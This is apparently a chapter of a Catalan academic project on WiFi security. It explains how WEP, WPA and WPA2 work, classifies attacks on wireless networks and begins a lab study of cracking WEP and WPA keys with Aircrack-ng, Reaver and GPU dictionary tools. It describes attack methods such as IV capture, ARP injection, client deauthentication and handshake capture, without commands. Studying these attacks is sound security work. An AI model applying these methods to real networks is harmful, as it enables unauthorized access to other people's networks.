Es torna més important entendre els tipus de vulnerabilitats i amenaces que afecten les xarxes WIFI per implementar les mesures de seguretat apropiades. Veiem els problemes que presenten les xarxes WIFI, davant els requeriments de seguretat que es necessiten.

Integritat

Els problemes d'integritat de dades en les xarxes sense fils són similars als de les xarxes cablejades. Atès que les organitzacions sovint posen en pràctica les comunicacions sense fils i per cable sense la protecció adequada de xifrat de dades, en aquests casos la integritat pot ser difícil d'aconseguir. Per exemple, un atacant pot comprometre la integritat de les dades mitjançant la supressió o la modificació de les dades en un correu electrònic a través del sistema sense fil. Això pot ser perjudicial per a una organització si el correu electrònic és important i és àmpliament distribuït entre els destinataris del correu electrònic. A causa de les característiques de seguretat de l'estàndard IEEE 802.11 no proporcionen integritat dels missatges, altres tipus d'atacs actius que comprometen la integritat del sistema es basen en les deficiències específiques de part del mecanisme CRC- 32 de integritat de WEP.

Confidencialitat

A causa de la naturalesa de la tecnologia sense fils que utilitza difusió de ràdio, és més difícil garantir la confidencialitat en una xarxa sense fils a una xarxa cablejada. Les xarxes cablejades tradicionals garantir la seguretat inherent a través de l'ús d'un mitjà físic, a la qual un atacant ha de tenir accés. Les xarxes sense fil es propaguen els senyals en l'espai, per a que les contramesures de seguretat físiques tradicionals son menys eficaces i l'accés a la xarxa molt més fàcil, augmenta la importància de la confidencialitat adequada en les xarxes sense fils

Autenticació

Pel que fa als mecanismes d'autenticació, dues són les millores principals: en primer lloc, la inclusió d'un servidor d'autenticació extern. Avui dia RADIUS (Remote Access Dial-In User Service) és l'estàndard en xarxes fixes, i 802.11i preveu la interconnexió d'un servidor d'aquest tipus. En segon lloc, la introducció d'un mecanisme més segur d'autenticació sobre el canal aeri, basada en claus més segures i que canvien periòdicament. El problema rau en com obtenir la primera clau.
Tipus d'autenticació:

- **Autenticació oberta**: És el mecanisme d'autenticació per defecte que permet que qualsevol dispositiu pugui accedir a la xarxa i les dades es transmeten sense cap tipus de xifrat.
- **Autenticació de clau compartida**: És un mecanisme d'autenticació que utilitza la clau WEP de la xarxa per autenticar el client. El procés consisteix en el enviament per part del punt d'accés d'un text que posteriorment el client xifra amb la clau de xarxa i el torna al punt d'accés. Si aquest procés es resol satisfactòriament, s'inicia el mateix procés en sentit invers. Així es produeix una autenticació mútua. Aquest sistema és vulnerable, ja que és senzill obtenir la clau de xifrat, l'algorisme no es considera segur.
- **Autenticació per adreça MAC**: És un mecanisme d'autenticació basat en llistes de control d'accés que contenen les adreces físiques dels equips (adreces MAC). Cada punt d'accés estableix les adreces que són vàlides per autenticar un client en la seva xarxa. Aquest sistema també és vulnerable ja que és senzill capturar les adreces permeses per un punt d'accés concret.

A part d'això, durant el procés d'autenticació, els interlocutors intercanvien tota la informació sobre les claus que s'utilitzaran per al xifrat (seran diferents de les fetes servir per a l'autenticació) i els algoritmes de xifrat escollits. Aquesta informació viatja, lògicament, encriptada sobre el canal.

4.2 Protocols de seguretat

4.2.1 WEP

WEP, acrònim de Wired Equivalent Privacy ,és el sistema de xifrat inclòs en l'estàndard IEEE 802.11 com protocol de seguretat per a xarxes Wireless .Comprimeix i xifra les dades que es transmeten a través de les ones de ràdio. Proporciona un xifrat a nivell 2, basat en l'algoritme de xifrat RC4 que utilitza claus de 64 bits (40 bits més 24 bits del vector d'iniciació IV) o de 128 bits (104 bits més 24 bits del IV). La clau està fixa (no canvia mai) i és la mateixa per tots els usuaris d'una xarxa.

Començant el 2001, diverses debilitats serioses van ser identificades per analistes criptogràfics. Com a conseqüència, avui en dia una protecció WEP pot ser violada amb programari fàcilment accessible en pocs minuts. Uns mesos més tard el IEEE va crear la nova correcció de seguretat 802.11i per neutralitzar els problemes. Cap 2003, l'Aliança Wi-Fi va anunciar que WEP havia estat reemplaçat per Wi-Fi Protected Access (WPA). Finalment el 2004, amb la ratificació de l'estàndard complet 802.11i (conegut com WPA2), l'IEEE va declarar que tant WEP-40 com WEP-104 van ser revocats per presentar errors en el seu propòsit d'oferir seguretat. Malgrat les seves debilitats, WEP segueix en ús, ja que és sovint la primera opció de seguretat que es presenta als usuaris per les eines de configuració dels routers ,encara que només proporciona un nivell de seguretat que pot dissuadir de l'ús sense autorització d'una xarxa privada, però sense proporcionar veritable protecció.

4.2.1.1 Funcionament del protocol WEP

El protocol WEP es basa en dos components o algorismes per xifrar els paquets que circulen per la xarxa. El primer d'ells és el CRC o Codi de redundància Cíclica el qual genera una quantitat fixa de bits addicionals per afegir al paquet original amb l'objectiu d'ajudar el receptor a comprovar que les dades que rep siguin els mateixos que els enviats. Aquesta seqüència de bits generats per l'algorisme rep el nom de xifra CRC, i es l´encarregat de la integritat de les dades.


L'altre algorisme és el RC4, i estarà encarregat de generar una seqüència pseudoaleatòria de bits que s'utilitzarà per combinar amb el contingut d'un paquet mitjançant alguna operació lògica, de manera que no sigui possible desxifrar el contingut d'aquest paquet sense la possessió la seqüència generada. Tots dos algorismes seran abordats en les seccions corresponents d'aquest text.

Cal diferenciar entre l'autenticació, confidencialitat i integritat. El protocol WEP no ofereix una gran capa de seguretat en cap d'aquestes 3 fases. En primer lloc veurem **l'autenticació**, en la qual es distingeixen dos mètodes:

- **Open System:** Deixa autenticar-se a tots els clients en el punt d'accés
- **Shared Key:** Requereix que el client enviï un missatge sol · licitant connexió, el punt d'accés contesta amb un desafiament, el qual ha de ser xifrat pel client i reenviat al punt d'accés, si aquest pot desxifrar l'autenticació és vàlida.

La fase de **confidencialitat** disposa dels següents elements:

- **RC4**. És l'algorisme utilitzat per generar el keystream, el qual es defineix més endavant. És simètric, amb la mateixa clau que es xifra es pot desxifrar.
- **IV**. Vector d'inicialització, són la part dinàmica dels keystream. Cada trama porta un IV diferent, sempre que es pugui, ja que són generats aleatòriament. Compte, el IV va en la part NO xifrada de la trama WEP.
- La creació del keystream disposa de 2 fases: KSA i PRGA.




Il·lustració 10 : Xifrat WEP

A la imatge es pot visualitzar el procés que es porta a terme per a formar la trama WEP que s'enviarà, ja sigui del AP al client o del client al AP. Comencem per parts, la clau compartida (Shared key) és estàtica, és la típica clau que configura l'administrador de la xarxa en el punt d'accés, la típica de 5 caràcters o 10 hexadecimals, o la de 13 caràcters o 26 hexadecimals. Per altre banda els IV van canviant aleatòriament en cada trama enviada. La concatenació del IV i la clau compartida és passada a l'algorisme RC4 com a entrada, la sortida d'aquest algorisme produeix el keystream. Aquest keystream és realment el que generarà el xifrat mitjançant l'operació lògica XOR. El resultat de l'operació lògica XOR entre el keystream i el text pla dóna com a resultat la part xifrada de la trama WEP.

CRC-32 és el mètode que proposa WEP per garantir la integritat dels missatges (ICV, Integrity Check Value). La **integritat** de les dades doncs, es calcula sobre el text pla, mitjançant l'ICV com es pot visualitzar en la imatge.

L'algorisme per desxifrar és similar a l'anterior. Com que l'altre extrem coneixerà el IV i la clau secreta, tindrà llavors el seed i amb això podrà generar el keystream. Fer el XOR entre les dades rebudes i el keystream s'obtindrà el missatge sense xifrar (dades i CRC-32). A continuació es comprova que el CRC-32 és correcte.

En la següent imatge es pot veure un esquema general del funcionament del protocol WEP



Il·lustració 11 : Esquema funcionament WEP

L'estàndard WEP de 64 bits utilitza una clau de 40 bits (també conegut com WEP-40), que és enllaçat amb un vector d'iniciació de 24 bits (IV) per formar la clau de trànsit RC4. Per a intentar pal·liar els problemes de seguretat, tots els principals fabricants a poc a poc van anar implementant un protocol WEP estès de 128 bits usant una mida de clau de 104 bits (WEP-104). Una clau WEP de 128 bits consisteix gairebé sempre en una cadena de 26 caràcters hexadecimals (0-9, af) introduïts per l'usuari.

Cada caràcter representa 4 bits de la clau (4 x 26 = 104 bits). Afegint el IV de 24 bits obtenim el que coneixem com "Clau WEP de 128 bits". Un sistema WEP de 256 bits està disponible per a alguns desenvolupadors, i com en el sistema anterior, 24 bits de la clau pertanyen a IV, deixant 232 bits per a la protecció. Consisteix generalment en 58 caràcters hexadecimals. (58 x 4 = 232 bits) + 24 bits IV = 256 bits de protecció WEP. La mida de clau no és l'única limitació de WEP. Craquejar una clau llarga requereix interceptar més paquets, però hi ha maneres d'atac que incrementen el trànsit necessari.

4.2.2 WPA/WPA2

WPA

Wi-Fi Protected Access, anomenat també WPA ,és la resposta de l'associació de Wi-Fi Alliance, a la seguretat que demanden els usuaris i que WEP no pot proporcionar. WPA implementa la majoria de l'estàndard IEEE 802.11i, i va ser creat com una mesura intermèdia per ocupar el lloc de WEP mentre 802.11i era finalitzat. Aquest, soluciona algunes de les debilitats conegudes de WEP i es considera prou segur, encara que com veurem posteriorment, ja s´han trobat algunes debilitats.

Les principals característiques de WPA són la distribució dinàmica de claus (les claus canvien constantment), utilització més robusta del vector d'inicialització (millora de la confidencialitat) i noves tècniques de integritat i autenticació.
Soluciona la debilitat del vector d'inicialització (IV) de WEP mitjançant la inclusió de vectors del doble de longitud (48 bits) i especificant regles de seqüència que els fabricants han d'implementar. Els 48 bits permeten generar 2 elevat a 48 combinacions de claus diferents, la qual cosa sembla un nombre prou elevat com per tenir duplicats.

L'algorisme utilitzat per WPA segueix sent RC4 (a causa que WPA no elimina el procés de xifrat WEP, només ho enforteix), amb una clau de 128 bits i un vector d'inicialització de 48 bits. La seqüència dels IV, coneguda per ambdós extrems de la comunicació, es pot utilitzar per evitar atacs de repetició de trames (replay). Per a la integritat dels missatges (ICV), s'ha eliminat el CRC-32 que es va demostrar inservible en WEP i s'ha inclòs un nou codi anomenat MIC(Message Integrity Code) o codi de Michael que verifica la integritat de les dades de les trames.

Les claus ara són generades dinàmicament i distribuïdes de forma automàtica pel que s'evita haver de modificar manualment en cada un dels elements de xarxa de tant en tant. Altres millores respecte a WEP, és la implementació del Protocol d'Integritat de Clau Temporal (**TKIP** - Temporal Key Integrity Protocol), que canvia claus dinàmicament a mesura que el sistema és utilitzat. Quan això es combina amb un vector d'inicialització (IV) molt més gran, evita els atacs de recuperació de clau (atacs estadístics) als qual era susceptible WEP.

WPA va ser dissenyat per utilitzar dos tipus d´autenticacions:

- **Servidor d'autenticació (RADIUS)** Aquesta és el mètode indicat per les empreses. Requereix un servidor configurat per a exercir les tasques d'autenticació, autorització i comptabilitat.
- **Clau precompartida (PSK)** Aquest mètode està orientat per a usuaris domèstics o petites empreses. No requereix un servidor Radius, sinó que s'utilitza una clau compartida en les estacions i punt d'accés. Al contrari que en WEP, aquesta clau només s'utilitza com a punt d'inici per a l'autenticació, però no per al xifrat de les dades.

El servidor RADIUS pot contenir polítiques per un usuari en concret que podria aplicar el punt d'accés (com prioritzar certs tràfics o descartar altres). EAP Definit a l'RFC 2284, és el protocol d'autenticació extensible per dur a terme les tasques de autenticació, autorització i comptabilitat. EAP va ser dissenyat originalment per al protocol PPP (Point-to-Point Protocol), encara que WPA l'utilitza entre l'estació i el servidor RADIUS. Aquesta forma d'encapsulació d'EAP està definida en l'estàndard 802.1X sota el nom de EAPOL (EAP over LAN).

WPA2

WPA2 és la segona generació de WPA i està actualment disponible en els AP més moderns del mercat. WPA2 no es va crear per afrontar cap de les limitacions de WPA, i és compatible amb els productes anteriors que són compatibles amb WPA. La principal diferència entre WPA original i WPA2 és que la segona necessita l'estàndard avançat de xifrat (AES) per al xifrat de les dades, mentre que WPA original empra TKIP .

AES, es tracta d'un algoritme de xifrat de bloc (RC4 és de flux) amb claus de 128 bits. Requereix un maquinari potent per realitzar els seus algoritmes. Aquest aspecte és important ja que significa que dispositius antics sense suficients capacitats de procés no podran incorporar WPA2. Aporta la seguretat necessària per complir els màxims estàndards. Igual que WPA original, WPA2 és compatible tant amb la versió per a l'empresa com amb la domèstica.

Per l'assegurament de la integritat i autenticitat dels missatges, WPA2 utilitza CCMP (Counter-Mode / Cipher Block Chaining / Message Authentication Code Protocol) en lloc dels codis MIC.

En la següent taula podem veure les diferències entre els tres protocols.

Tecnologia	Integritat	Xifrat	Autenticació	Protocol
WEP	CRC-32 (Cyclic Redundancy Check)	RC4	Sistema obert o de clau compartida	
WPA	MIC (Michael Message Authentication code	RC4	PSK (Pre-Shared Key) RADIUS	TKIP (Temporal Key Integrity Protocol)
WPA2	AES (Advanced Enryption Standard)	AES (Advanced Enryption Standard)	PSK (Pre-Shared Key) RADIUS	CCMP

4.2.2.1 Funcionament del protocol WPA/WPA2

Prestarem especial atenció al mètode emprat per WPA per autenticar les estacions ja que suposarà un dels punts febles d'aquest protocol de seguretat. Per que fa a l'autenticació, en funció de l'entorn d'aplicació, és possible emprar dos mètodes diferents WPA-PSK (Pre Shared Key) o WPA EAP (Extensible Autentication Protocol).

A diferència de WEP, utilitza diverses claus temporals diferents per xifrar el **payload**[1] segons el trànsit al qual pertany el paquet, ja pot ser *unicast* , *broadcast* o *multicast* i les anomena PTK (Primary Temporal Key) per al primer i GTK (Group Temporal Key) per als dos restants. Aquestes claus pateixen un procés de regeneració de claus cada cert temps, amb l'objectiu d'impedir que una estació legítima pugui arribar a capturar la clau de sessió utilitzada.

- **Group Temporal Key (GTK)** El GTK utilitzat a la xarxa pot necessitar ser actualitzat a causa de l'expiració d'un temporitzador predeterminat. Quan un dispositiu deixa la xarxa, la GTK també necessita ser actualitzat. Això és per evitar que el dispositiu rebi més missatges de difusió o multi difusió des de l´AP
- **Pairwise Transient Key (PTK)** És genera mitjançant la concatenació dels següents atributs: PMK, AP nonce (ANonce), STA nonce (SNonce), l'adreça MAC del AP i STA adreça MAC. El producte de tot això, és després sotmès a *PBKDF2-**SHA1*** com la funció de hash criptogràfica

[1]**Payload**: informació suplementària situada al principi d'un bloc d'informació que serà emmagatzemada o transmesa i que conté informació necessària per al correcte tractament del bloc d'informació.

La PSK és coneguda per totes les estacions del medi a més de l´AP i està formada per una sèrie de valors dependents de l'escenari. Cal destacar que la PSK no és la cadena utilitzada per xifrar els paquets de dades. Ni tan sols s'utilitza com a tal per autenticar l'estació al AP, sinó que es construeix l'anomenada PMK (Primary Master Key), a partir de la PSK i un procés de modificació. Els elements necessaris per la creació de la clau PMK són, la clau PSK, el ESSID del AP, la longitud del ESSID, y un combinació de 4096 processos. Tot això és generat per una funció matemàtica anomenada PBKDF2 oferint com resultat una clau PMK de 256 bits.

PMK = PBKDF21 (Frase secreta, ESSID, Long (ESSID), 4096, 256)

Un cop obtinguda aquesta clau pot començar el procés d'autenticació amb l'AP a que s'anomena ***Four-Way Handshake*** o "salutació inicial" representat a la il·lustració següent.

Four-Way Handshake:


Es el procés d´autenticació d´un client cap el AP. S'utilitza per generar claus dinàmiques que s'utilitzaran per a la protecció de les dades durant la comunicació. Aquestes claus són transitòries o temporals per naturalesa i com a tal es coneixen com claus temporals. Els dos tipus de claus de temporals que deriven del Handshake i com hem vist anteriorment son la PTK i GTK.

El protocols d'autenticació EAP o WPA2-PSK proporcionen la clau secreta compartida PMK (Pairwise Master Key). Aquesta clau , però, ha estat dissenyada per durar tota la sessió i s'ha d'exposar el menys possible.

Els missatges intercanviats durant el handshake d´una comunicació amb WPA es representen a la figura i s'expliquen a continuació:

La comunicació és iniciada mitjançant l'enviament d'un paquet tipus "EAPOL start" des de l'estació a l'AP. Seguidament el AP genera un nombre aleatori "ANonce" que és transmès a l'estació. Aquesta contesta donant un altre número aleatori SNonce. En aquests moments tots dos poden generar al seu PTK amb què xifraran el tràfic a partir dels valors esmentats. Al seu torn el AP està en disposició de generar la GTK procedint a transmetre-la a l'estació de forma xifrada. Finalment s'envia un paquet de reconeixement tancant així el procés d'autenticació. A la figura següent es pot apreciar els passos realitzats en l´autenticació

Així doncs tant l'estació com l'AP generen a partir dels següents valors la PTK i la GTK utilitzada per xifrar les dades. Sent ambdues diferents en cada sessió



Il·lustració 12 : Associació Four-way Handshake

1. El AP envia el valor ANonce a la STA (estació del client). El client ara té tots els atributs per a la construcció de la PTK.
2. El STA envia el seu propi ANonce (SNonce) a l'AP juntament amb una MIC, incloent l'autenticació, que és realment una autenticació de missatges i el codi de integritat. El MIC del handshake, només s'utilitza si la xarxa utilitza TKIP per encriptar les dades.
3. El AP envia el GTK i un nombre de seqüència juntament amb un altre MIC. Aquest nombre de seqüència s'utilitza en la següent trama multicast o broadcast, de manera que la STA receptora pot realitzar la detecció de repetició bàsica. Prevenint els atacs DOS
4. El STA envia una confirmació a l'AP.

4.3 Amenaces existents

Podem fer una classificació de les amenaces que existeixen en una xarxa sense fil en dues grans categories depenent del tipus d´atac més coneguts:

Atacs	Atacs passius	Atacs actius
Denial of Service (DOS)	-	Saturació de soroll Saturació d´autenticacions Desautenticació de clients.
Emmascarament	-	Man in the Middle MAC spoofing Hijacking
Criptogràfics	Xifrat WPA i WPA2	-

Els **atacs passius** es produeixen quan una persona no autoritzada accedeix a la informació, però no realitza cap modificació de la mateixa.
Dins d'aquesta categoria podem esmentar dos tipus d'activitats

- Vigilar / Espiar. L'atacant monitoritza el contingut de les transmissions per descobrir el contingut de la informació.
- Analitzar el Trànsit. L'atacant captura la informació transmesa i tracta de descobrir dades sobre els paràmetres de la comunicació, com el ESSID, contrasenyes, adreces MAC o IP, etc.

Els **atacs actius** es produeixen quan una persona no autoritzat modifica o altera el contingut de la informació, o impedeix la seva utilització. En aquesta categoria hi ha un major nombre d'activitats, citem les més comuns:

- Denegació de Servei: L'atacant impedeix la utilització normal de les transmissions Wi-Fi. Amb aquesta tecnologia aquests atacs són molt difícils d'evitar i molt fàcils de realitzar.
- Emmascarament**:** És un robatori d'identitat, en què l'intrús es fa passar per un usuari autoritzat per accedir a la informació.
- Retransmissió: L'atacant es col·loca entre l'emissor i el receptor, rep la informació i la retransmet, per evitar ser descobert.
- Alteració: Basat en modificar missatges legítims afegint o esborrant part del contingut.

4.3.1 Atacs DOS

Els atacs de denegació de servei(DoS) són fàcils de dur a terme i extremadament difícils de poder detectar i evitar. La facilitat per un atacant per a produir soroll o interferències deliberadament i que afectin a la nostra xarxa es gran, ja que el mitjà de transmissió és públic. A més hi ha multitud de eines per a tal fet. Habitualment són atacs que duren poc temps, degut a això, augmenta la seva dificultat de detecció. A continuació, es descriuen alguns dels atacs de denegació de servei més comuns.

- **Atacs DOS amb saturació de soroll RF**: És un atac senzill, i pot ser realitzat amb microones, o més professionalment amb generadors de soroll. Si l'administrador no té les eines apropiades li resultarà molt complicat detectar l'atac.
- **Saturació d´autenticacions:** Si un atacant es dediqués a enviar falses peticions d'autenticació repetitives i en gran quantitat i, a més, de manera simultània, mantindria a la xarxa ocupada amb el complex procés d'autenticació.
- **Des autenticació de clients:** Disposant de les adreces MAC necessàries, la de l'AP i la dels clients associats, podrem falsificar i crear paquets de desautenticació com els que enviava el AP per des autenticar les estacions.

4.3.2 Atacs d'emmascarament

Els atacs que seran descrits a continuació es basen en l'engany i suplantació de identitats o dispositius que pertanyen a la Xarxa Wi-Fi objectiu. Les possibilitats són fer creure a l'AP que l'atacant és un usuari legítim o fer creure als clients que l' atacant és el AP al qual s'han d'associar.

- **Atacs Man in the middle:** L'atacant amb aquest mètode aconsegueix situar-se entre l'AP i el dispositiu Wi-Fi client. Així aconsegueix controlar la comunicació entre el client i l'AP. realitzant aquest tipus d'atac el hacker podrà modificar o alterar la informació que s'està transmetent a través seu, per tal d'enganyar el receptor, transmetre la informació sense cap canvi, de manera que ningú s'adoni de la seva presència i pugui conèixer el contingut de la conversa, o bloquejar la transmissió de manera que la informació mai arribi al receptor.
- **MAC spoofing**: Aquest atac es realitzarà quan la xarxa objectiu està protegida mitjançant un mecanisme de filtrat d'adreces MAC. Ja es va comentar que aquest era un mètode de seguretat poc efectiu, que autenticava a dispositius i no a usuaris. Per realitzar l'atac simplement detectant alguna adreça MAC que es troba associada al AP, aquesta es pot utilitzar suplantant la MAC original de la targeta de xarxa Wi-Fi de l'atacant. Atès que les adreces MAC s'envien en clar, el procés de detecció resultarà molt senzill, un cop es falsifiqui l'adreça MAC, el AP permetrà l'accés a la xarxa a l'atacant.

- **Hijacking:** L'atac Hijacking, "Segrest de Sessió", està basat en desautenticar a un usuari que està associat a la xarxa i reemplaçar-lo. La manera d'operació, com en tots els atacs, comença detectant i seleccionat la xarxa objectiu i monitoritzant-la per obtenir informació com ESSID, adreces MAC, etc. A continuació es realitza un atac de Denegació de Servei contra el client seleccionat per ser suplantat, aconseguint així que sigui desautenticado

4.3.3 Atacs criptogràfics

- **Explotant les debilitats del protocol WEP**

  Com ja es va comentar WEP es basa en el xifrat RC4 per codificar la informació amb la clau de xarxa. Aquesta clau sol estar formada per un total de 64 o 128 bits, sent la part fonamental el Vector d'Inicialització, 24 bits semi aleatoris, que són transmesos en text pla.

  Un cop s'ha seleccionat la xarxa i el punt d'accés sobre el qual es realitzarà l'atac, s'ha de capturar el trànsit que es transmet sobre aquesta xarxa. Com que el trànsit habitualment és molt baix, l'atacant pot fer que aquest vaig augmentar realitzant altres atacs de manera conjunta, provocant des autenticacions dels clients i / o injectant trànsit a la xarxa que provoqui la generació de nous IVS, com la injecció de peticions ARP. Un cop s'ha capturat trànsit suficient comença el procés de "craqueig" de la contrasenya utilitzant la captura realitzada, de manera que s'obtindrà la clau WEP.

- **Explotant les debilitats del protocol WPA/WPA2**

  Aquest tipus d'atacs és molt semblant als atacs per trencar claus WEP, però les diferències entre aquests protocols fa que la metodologia d'atac sigui una mica diferent. Una de les principals diferències a l'hora de realitzar aquest atac és que no importa tant la quantitat de trànsit capturat com passava en els atacs sobre claus WEP, sinó en capturar un tipus de trànsit concret generat en el moment d'autenticació del client, conegut com "handshake".
  Per tant , amb només un handshake serà possible desxifrar la clau. Addicionalment és necessari disposar d'un diccionari que compari els seus valors amb aquest paquet. Com que la clau serà descoberta només en funció que hi hagi la mateixa en una entrada del diccionari, l'elecció i la seva qualitat és fonamental per a l'èxit de l'atac.

En el propers capítols veurem les diferents tècniques per a dur a terme aquests atacs amb GPUs [2] per a que el procés de trobada d´aquestes claus a grans diccionaris , es minimitzi.

[2] GPU (Graphics Processor Unit) coprocessador dedicat al processament de gràfics o operacions de coma flotant, per alleugerir la càrrega de treball del processador central en aplicacions com els videojocs o aplicacions 3D interactives

5

5. Estudi Pràctic

5.1 Introducció

En aquest apartat s´estudiaran alguns dels atacs WEP i WPA/WPA2 existents actualment, i que s´han de tenir en compte a l´hora d´escollir la seguretat d´una xarxa WIFI. Aplicarem els atacs en un entorn tancat i sempre amb el mateix AP, fent ús del diferents mecanismes de seguretat existents (als APs del mercat). L´estudi es centrarà més en vulnerar el protocol WPA/WPA2, ja que es el que s'està implantant actualment i en teoria més difícil de trencar, amb noves tècniques trobades recentment per a vulnerar-lo. D´altre banda també veurem la facilitat de trencar el protocol WEP.

5.2. Programari i material utilitzat

Existeixen múltiples eines al mercat per detectar i analitzar xarxes Wi-Fi, tant de ús comercial o gratuït, i que es poden utilitzar en una gran varietat de plataformes, el que posa de manifest l'interès creixent en la seguretat d'aquest tipus de xarxes. Cal destacar tres distribucions especialment dissenyades per l'auditoria de xarxes Wi-Fi, aquestes són WiFiSlax, BackTrack i Wifiway.

BackTrack , és la distribució més antiga de les tres, i l'escollida en aquest cas, està especialment dissenyada per a la auditoria de seguretat de xarxes, i en les últimes versions incorpora múltiples eines especifiques per a la auditoria de xarxes Wireless. És una distribució GNU / Linux amb funcionalitats de Live CD o Live USB i inclou una llarga llista d'eines de seguretat apunt per utilitzar, entre les quals destaquen nombrosos scanners de ports i detectors de vulnerabilitats, eines de anàlisi forense i eines per a l'auditoria de xarxes wifi. Seguidament veiem el material utilitzat així com el seu cost.

Material utilitzat

Nom	Descripció	Model	URL	Cost
Backtrack	S.O. Linux	V5 rc3	www.backtracklinux.org	0€
Targeta wifi	Driver Atheros	Phoenix	http://www.atheros.com/	20€
2x Targetes gràfiques	GPUs en mode **SLI**[3]	EVGA GTX 465	http://eu.evga.com	400 €
AP	Router Comtrend	5813	http://www.comtrend.com/	0€
Diccionari	2gb i 250mb	-	http://thepiratebay.se/	0€

[3] **SLI** (Scalable Link Interface) és un sistema que permet connectar dues targetes gràfiques perquè produeixin un sol senyal sumant la potència d'ambdues.

La creació d´un diccionari queda fora de l´abast del propòsit d'aquest projecte, el diccionari descarregat conté números i claus creades aleatòriament , a més d´un conjunt de les contrasenyes més utilitzades a internet.
En quant el AP, es el que proporcionen quan contractes una connexió ADSL, a la imatge es pot apreciar que disposa de la tecnologia WPS , que com veurem posteriorment ha sigut vulnerada.

Les targetes gràfiques en mode SLI ens aportaran la potència necessària per a reduir els temps de processat de claus amb l´ús de diccionaris.

Programari específic

Nom	Versió	Url
Aircrack-ng	1.1rc4	http://www.aircrack-ng.org/
Reaver	1.4	http://code.google.com/p/reaver-wps/
Pyrit	0.4	http://code.google.com/p/pyrit/
Ocl-hashcat	0.12	http://hashcat.net/oclhashcat-plus/
Gerix	1	http://www.gerix.it/

Aircrack és una suite d'eines per desxifrar claus WEP i WPA de xarxes Wireless 802.11x. Posa en pràctica els millors algorismes coneguts de craqueig per recuperar les claus de les xarxes sense fils, una vegada que un nombre de paquets encriptats han esta capturats. La suite té més d'una dotzena d'eines, incloent airodump (un programa de captura de paquets de 802,11), aireplay (un programa per injectar paquets 802.11), aircrack (cracking estàtica WEP i WPA-PSK), i airdecap (desxifra claus WEP / WPA) seran les eines básicas per al nostre estudi. La resta de eines, seran explicades posteriorment.

5.3 Implementació d´atacs WEP

La implementació del vector d'inicialització (IV) en l'algoritme WEP té diversos problemes de seguretat. Recordem que el IV és la part que varia de la clau (seed) per impedir que un possible atacant recopili suficient informació xifrada amb una mateixa clau. No obstant això, l'estàndard 802.11 no especifica com manejar el IV. Segons s'indica que s'hauria de canviar a cada trama per millorar la privacitat, però no obliga. Queda oberta als fabricants la qüestió de com variar el IV en els seus productes. La conseqüència d'això és que bona part de les implementacions opten per una solució senzilla: cada vegada que arrenca la targeta de xarxa, es fixa el IV a 0 i s'incrementa en 1 per cada trama. I això fa que els primeres combinacions de IVS i clau privada es repeteixin molt sovint. Més encara si tenim en compte que cada estació utilitza la mateixa clau secreta, de manera que les trames amb igual clau es multipliquen en el medi.

D'altra banda, el nombre de IVS diferents no és massa elevat (2 ^ 24 = 16 milions aprox.), De manera que s´acabaran repetint en qüestió de minuts o hores . El temps serà menor com més gran sigui la càrrega de la xarxa. L'ideal seria que el IV no es repetís mai, però com veiem, això és impossible en WEP. La quantitat de vegades que es repeteix un mateix IV dependrà de la implementació escollida per variar el IV pel fabricant (seqüencial, aleatòria, etc.) i de la càrrega de la xarxa. Observem que és trivial saber si dues trames han estat xifrades amb la mateixa clau, ja que el IV s'envia sense xifrar i la clau secreta és estàtica.
A més hi ha un problema amb la mida dels vectors d'inicialització, tot i que es poden generar molts vectors, la quantitat de trames que passen a través d'un punt d'accés és molt gran, el que fa que ràpidament es trobin dos missatges amb el mateix vector d'inicialització. La longitud de 24 bits per al IV forma part de l'estàndard i no es pot canviar. És cert que hi ha implementacions amb claus de 128 bits (el que es coneix com WEP2), però, en realitat l'única cosa que augmenta és la clau secreta (104 bits) però el IV es conserva amb 24 bits. L'augment de la longitud de la clau secreta no soluciona la debilitat del IV.

Un cop hem capturat diverses trames amb igual IV, és a dir, amb el mateix *keystream*, necessitem conèixer el missatge sense xifrar d'una d'elles. Fent el XOR entre un missatge sense xifrar i el mateix xifrat, ens donarà el *keystream* per aquest IV. Coneixent el *keystream* associat a un IV, podrem desxifrar totes les trames que facin servir el mateix IV. El problema és llavors conèixer un missatge sense xifrar, encara que això no és tan complicat, perquè hi ha tràfics predir, o bé, podem provocar nosaltres (missatges ICMP de sol·licitud i resposta d'eco, confirmacions de TCP, etc.).

Amb el que hem descrit no podem deduir la clau privada, encara que sí és possible generar una taula amb els vectors d'inicialització dels que sabem el seu keystream, la qual permetrà desxifrar qualsevol missatge que tingui un IV contingut a la taula.
No obstant això, podem arribar a més i deduir la clau secreta. Una nova vulnerabilitat del protocol WEP permet deduir la clau total coneixent part de la clau (justament, el IV que és conegut). Per això necessitem recopilar suficients IVS i els seus keystream associats obtinguts pel procediment anterior.

Hi ha altres debilitats en WEP, com per exemple la possibilitat de col·lisió de IV 's, alteració de paquets o la integritat dels missatges, problemes que no se solucionen amb claus més llargues. WEP tampoc inclou autenticació d'usuaris. El més que inclou és l'autentificació de estacions. Entre la llarga llista de problemes de seguretat de WEP es troba també l'absència de mecanismes de protecció contra missatges repetits. El estàndard no preveu cap mecanisme de distribució automàtica de claus, la qual cosa obliga a escriure la clau manualment en cada un dels elements de xarxa. Això genera diversos inconvenients. D'una banda, la clau està emmagatzemada en totes les estacions, augmentant les possibilitats que sigui compromesa. D´altra banda, la distribució manual de claus provoca un augment en el manteniment per part de l'administrador de la xarxa, el que comporta, en la majoria d'ocasions, que la clau es canviï poc o mai.

5.3.1.1 Preparació i implementació

Les eines de *cracking*, com Aircrack posen en pràctica els atacs abans descrits i poden extreure una clau WEP de 128-bits en menys de 10 minuts (o una mica més, depenent del punt d'accés i la targeta wireless específics. La incorporació de la injecció de paquets va millorar substancialment els temps de craqueig de WEP, requerint només milers, en lloc de milions de paquets amb suficients IVS únics - al voltant de 150,000 per a una clau WEP de 64-bits i 500,000 per a una clau de 128-bits. Coneixent els IV utilitzats i aplicant tècniques relativament simples de desxifrat es pot finalment vulnerar la seguretat implementada. Augmentar les mides de les claus de xifrat augmentarà a el temps necessari per trencar la clau, però no és impossible el desxifrat.

Per vulnerar una xarxa Wi-Fi es solen utilitzar els anomenats *Packet sniffers* i els *WEP Crackers*. Per dur a terme aquests atacs es capturen un nombre de paquets determinada (dependrà del nombre de bits de xifrat) mitjançant la utilització d'un *Packet sniffer* i després mitjançant un WEP *cracker* es tracta de "trencar" el xifrat de la xarxa. Un WEP *cracker* és un programa basat generalment en matemàtiques estadístiques que processa els paquets

capturats per desxifrar la clau WEP. Craquejar una clau més llarga requereix la intercepció de més paquets, però hi ha atacs actius que estimulen el trànsit necessari (endevinadors de ARP).

